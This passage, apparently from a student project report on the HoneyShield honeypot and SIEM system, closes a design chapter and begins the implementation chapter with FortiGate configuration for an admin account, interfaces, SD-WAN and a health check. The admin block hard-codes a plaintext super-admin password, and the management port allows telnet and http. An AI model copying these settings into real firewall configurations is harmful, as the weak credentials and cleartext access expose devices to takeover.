


Figure.15 (SIEM Monitoring Dashboard)




Figure.16 (Connected Endpoints Dashboard)




Figure.17 (T-Pot: Kibana Dashboard)

Figure.18 (T-Pot: Elastic Dashboard)

4.6 Summary

This chapter worked through the full design of HoneyShield from the high-level architecture and network topology down to the distribution of components across the system's security layers. The separation between deception, analytics, correlation, and response functions isn't incidental to the design; it's the organizing principle that keeps data flows structured and makes the system scalable without becoming difficult to reason about.

Building on that architectural foundation, the chapter covered the class diagram, which maps the logical relationships between core components and makes explicit what each element is responsible for. We also addressed the monitoring dashboard designs for both the Wazuh SIEM and EDR platform and the T-Pot server defining how security events and honeypot activity are surfaced to analysts in a form they can actually act on.

Taken together, these design elements constitute a working blueprint for the implementation that follows. The next chapter takes this architecture off the page and into practice, detailing how each component was deployed, configured, and integrated within the simulated enterprise environment.

Chapter 5

Chapter 5: System Implementation & Testing

5.1 Introduction

This chapter moves from design to deployment. Having established the architectural blueprint in the preceding chapter, the focus here shifts to how that architecture was actually built how network components were configured, security devices brought online, and the various integrated technologies wired together into a functioning environment. That translation from design to implementation is rarely straightforward, and in practice several configuration decisions were refined during deployment as constraints became apparent that the design phase hadn't fully anticipated. Those adjustments are documented throughout the chapter alongside the implementation steps themselves. The second half of the chapter covers testing. Rather than validating the system against synthetic benchmarks, we conducted a series of controlled penetration testing phases designed to probe each security layer under realistic attack conditions. The goal was threefold: to confirm that detection and correlation capabilities perform as the design intended, to identify where the pipeline breaks down or introduces latency, and to get an honest measure of the system's overall effectiveness against attacker behavior that approximates what a real threat actor might attempt. The methodology, scenarios, and results are detailed in the sections that follow.

5.2 System Components Deployment and Configuration

5.2.1 FortiGate Initial Configuration

5.2.1.1 Configuring new admin

```
config system admin
                edit "tpotadmin"
                set password Tpot@dmin2026
                set accprofile "super_admin"
                set vdom "root"
                next
            end
```





Figure.19 (FortiGate: Admin Creation)

5.2.1.2 Configuring interface Port-1

```
config system interface
    edit "port1"
        set alias "MANAGEMENT"
        set mode dhcp
        set distance 5
        set priority 1
        set allowaccess ping https ssh snmp http telnet fgfm
        set type physical
        set role lan
    next
end
```






Figure.20,21 (FortiGate: Interface Port-1 Configuration)

5.2.1.3 Configuring interface Port-2

```
config system interface
    edit "port2"
        set alias "Critical Link Te-Data"
        set mode static
        set ip 192.168.203.139 255.255.255.0
        set role wan
        set type physical
        unset allowaccess
    next
end
```




Figure.22 (FortiGate: Interface Port-2 Configuration)

5.2.1.4 Configuring interface Port-3

```
config system interface
    edit "port3"
        set alias "NonCritical Link Vodafone"
        set mode static
        set ip 192.168.203.140 255.255.255.0
        set role wan
        set type physical
        unset allowaccess
    next
end
```




Figure.23 (FortiGate: Interface Port-3 Configuration)

5.2.2 SD-WAN Configuration

5.2.2.1 Create the SD-WAN Zone and Members

```
config system sdwan
    set status enable
    config zone
        edit "HoneyShield"
    next
    config member
        edit 1
            set interface "port2"
            set zone "HoneyShield"
            set gateway 192.168.203.2
        next
        edit 2
            set interface "port3"
            set zone "HoneyShield"
            set gateway 192.168.203.2
        next
    end
end
```




Figure.24 (FortiGate: SD-WAN Zone and Members)

5.2.2.2 Configure the Health Check (Performance SLA)

a health check named Internet_Check. It will monitor both **port2** and **port3** by pinging 8.8.8.8.

```
config system sdwan
    config health-check
        edit "Internet_Check"
            set server "8.8.8.8"
            set protocol ping
            set interval 500
            set recoverytime 5
            set members 1 2
            config sla
                edit 1
                    set latency-threshold 250
                    set jitter-threshold 50
                    set packetloss-threshold 5
                next
            end
        next
    end
end
```

